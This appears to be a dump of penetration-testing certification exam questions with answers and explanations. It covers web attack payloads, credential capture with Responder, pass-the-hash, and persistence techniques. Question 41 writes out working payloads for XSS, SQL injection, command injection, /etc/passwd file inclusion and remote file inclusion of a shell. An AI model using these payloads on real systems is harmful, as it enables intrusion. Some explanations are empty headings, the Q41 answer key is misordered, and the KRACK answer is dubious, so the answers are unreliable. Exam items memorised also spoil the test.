Pentest References:
? Post-Exploitation: Establishing persistence is a key objective after gaining initial access to ensure continued access.
? Scheduled Tasks: Utilizing Windows Task Scheduler to run scripts or programs automatically at specified times as a method for maintaining access.
By creating scheduled tasks, the penetration testing team aims to establish persistence, ensuring they can retain access to the system over time.
=================

NEW QUESTION 41
HOTSPOT
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -,
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -,
`logfile=%2fetc%2fpasswd%00`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -,
`lookup=$(whoami)`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -,
`logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -,

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 1. Reflected XSS - Input sanitization (<> ...)
* 2. Sql Injection Stacked - Parameterized Queries
* 3. DOM XSS - Input Sanitization (<> ...)
* 4. Local File Inclusion - sandbox req
* 5. Command Injection - sandbox req
* 6. SQLi union - paramtrized queries
* 7. SQLi error - paramtrized queries
* 8. Remote File Inclusion - sandbox
* 9. Command Injection - input saniti $
* 10. URL redirect - prevent external calls

NEW QUESTION 46
A penetration tester needs to collect information over the network for further steps in an internal assessment. Which of the following would most likely accomplish this goal?

A. ntlmrelayx.py -t 192.168.1.0/24 -1 1234
B. nc -tulpn 1234 192.168.1.2
C. responder.py -I eth0 -wP
D. crackmapexec smb 192.168.1.0/24

Answer: C

Explanation:
To collect information over the network, especially during an internal assessment, tools that can capture and analyze network traffic are essential. Responder is specifically designed for this purpose, and it can capture NTLM hashes and other credentials by poisoning various network protocols. Here??s a breakdown of the options:
? Option A: ntlmrelayx.py -t 192.168.1.0/24 -1 1234
? Option B: nc -tulpn 1234 192.168.1.2
? Option C: responder.py -I eth0 -wP
? Option D: crackmapexec smb 192.168.1.0/24
References from Pentest:
? Anubis HTB: Highlights the use of Responder to capture network credentials and hashes during internal assessments.
? Horizontall HTB: Demonstrates the effectiveness of Responder in capturing and analyzing network traffic for further exploitation.
=================

NEW QUESTION 49
In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?

A. IAM
B. Block storage
C. Virtual private cloud
D. Metadata services

Answer: D

Explanation:
Metadata services in cloud environments provide information about the configuration and instance details, including sensitive data used during the initialization of virtual machines. Attackers can access this information to exploit and gain unauthorized access.
? Understanding Metadata Services:
? Common Information Exposed:
? Security Risks:
? Best Practices:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================

NEW QUESTION 50
A penetration tester assesses a complex web application and wants to explore potential security weaknesses by searching for subdomains that might have existed in the past. Which of the following tools should the penetration tester use?

A. Censys.io
B. Shodan
C. Wayback Machine
D. SpiderFoot

Answer: C

Explanation:
The Wayback Machine is an online tool that archives web pages over time, allowing users

to see how a website looked at various points in its history. This can be extremely useful for penetration testers looking to explore potential security weaknesses by searching for subdomains that might have existed in the past.
? Accessing the Wayback Machine:
? Navigating Archived Pages:
? Identifying Subdomains:
? Tool Integration:
? Real-World Example:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? HTB Official Writeups
=================

NEW QUESTION 52
A penetration tester performs an assessment on the target company's Kubernetes cluster using kube-hunter. Which of the following types of vulnerabilities could be detected with the tool?

A. Network configuration errors in Kubernetes services
B. Weaknesses and misconfigurations in the Kubernetes cluster
C. Application deployment issues in Kubernetes
D. Security vulnerabilities specific to Docker containers

Answer: B

Explanation:
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here??s why option B is correct:
? Kube-hunter: It scans Kubernetes clusters to identify security issues, such as
misconfigurations, insecure settings, and potential attack vectors.
? Network Configuration Errors: While kube-hunter might identify some network- related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.
? Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.
? Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.
References from Pentest:
? Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.
? Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.
Conclusion:
Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.
=================

NEW QUESTION 57
A penetration tester plans to conduct reconnaissance during an engagement using readily available resources. Which of the following resources would most likely identify hardware and software being utilized by the client?

A. Cryptographic flaws
B. Protocol scanning
C. Cached pages
D. Job boards

Answer: D

Explanation:
? Reconnaissance:
? Job Boards:
? Examples of Job Boards:
Pentest References:
? OSINT (Open Source Intelligence): Using publicly available sources to gather information about a target.
? Job boards are a key source of OSINT, providing indirect access to the internal technologies of a company.
? This information can be used to tailor subsequent phases of the penetration test, such as vulnerability scanning and exploitation, to the specific technologies identified.
By examining job boards, a penetration tester can gain insights into the hardware and software environments of the target, making this a valuable reconnaissance tool.
=================

NEW QUESTION 59
A penetration tester is conducting reconnaissance on a target network. The tester runs the following Nmap command: nmap -sv -sT -p - 192.168.1.0/24. Which of the following
describes the most likely purpose of this scan?

A. OS fingerprinting
B. Attack path mapping
C. Service discovery
D. User enumeration

Answer: C

Explanation:
The Nmap command nmap -sv -sT -p- 192.168.1.0/24 is designed to discover services on a network. Here is a breakdown of the command and its purpose:
? Command Breakdown:
? Purpose of the Scan:
Conclusion: The nmap -sv -sT -p- 192.168.1.0/24 command is most likely used for service discovery, as it aims to identify all running services and their versions on the target subnet.

NEW QUESTION 63
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Answer: D

Explanation:
To break the key for a Wi-Fi network that uses WPA2 encryption, the penetration tester should use the KRACK (Key Reinstallation Attack) attack.
? KRACK (Key Reinstallation Attack):
? Other Attacks:
Pentest References:
? Wireless Security: Understanding vulnerabilities in Wi-Fi encryption protocols, such as WPA2, and how they can be exploited.
? KRACK Attack: A significant vulnerability in WPA2 that requires specific techniques to exploit.
By using the KRACK attack, the penetration tester can break WPA2 encryption and gain unauthorized access to the Wi-Fi network.
Top of Form Bottom of Form
=================

NEW QUESTION 67
During an assessment, a penetration tester obtains an NTLM hash from a legacy Windows machine. Which of the following tools should the penetration tester use to continue the attack?

A. Responder
B. Hydra
C. BloodHound
D. CrackMapExec

Answer: D

Explanation:
When a penetration tester obtains an NTLM hash from a legacy Windows machine, they need to use a tool that can leverage this hash for further attacks, such as pass-the-hash attacks, or for cracking the hash. Here??s a breakdown of the options:
? Option A: Responder
? Option B: Hydra
? Option C: BloodHound
? Option D: CrackMapExec
References from Pentest:
? Forge HTB: Demonstrates the use of CrackMapExec for leveraging NTLM hashes to gain further access within a network.
? Horizontall HTB: Shows how CrackMapExec can be used for various post- exploitation activities, including using NTLM hashes to authenticate and execute commands.
Conclusion:
Option D, CrackMapExec, is the most suitable tool for continuing the attack using an NTLM hash. It supports pass-the-hash techniques and other operations that can leverage NTLM hashes effectively.
=================


NEW QUESTION 72
Which of the following post-exploitation activities allows a penetration tester to maintain persistent access in a compromised system?

A. Creating registry keys
B. Installing a bind shell
C. Executing a process injection
D. Setting up a reverse SSH connection

Answer: A

Explanation:
Maintaining persistent access in a compromised system is a crucial goal for a penetration
tester after achieving initial access. Here??s an explanation of each option and why creating registry keys is the preferred method:
? Creating registry keys (Answer: A):
? Installing a bind shell (Option B):
? Executing a process injection (Option C):
? Setting up a reverse SSH connection (Option D):
Conclusion: Creating registry keys is the most effective method for maintaining persistent access in a compromised system, particularly in Windows environments, due to its stealthiness and reliability.

NEW QUESTION 77
SIMULATION
A penetration tester performs several Nmap scans against the web application for a client. INSTRUCTIONS
Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




Based on the output text, select the most likely vulnerability:

○ Bypass the WAF to communicate directly with App01.example.com.

○ Execute a SQL injection attack against DBProd.example.com.

○ Perform a SSRF attack against App01.example.com from CDN.example.com.

○ Exploit a privilege escalation attack on App01.example.com.



Select the two best remediation options:

□ Restrict direct communications to App01.example.com to only approved components.


□ Require an additional authentication header value between CDN.example.com and App01.example.com.

□ Throttle the number of concurrent connections to CDN.example.com.

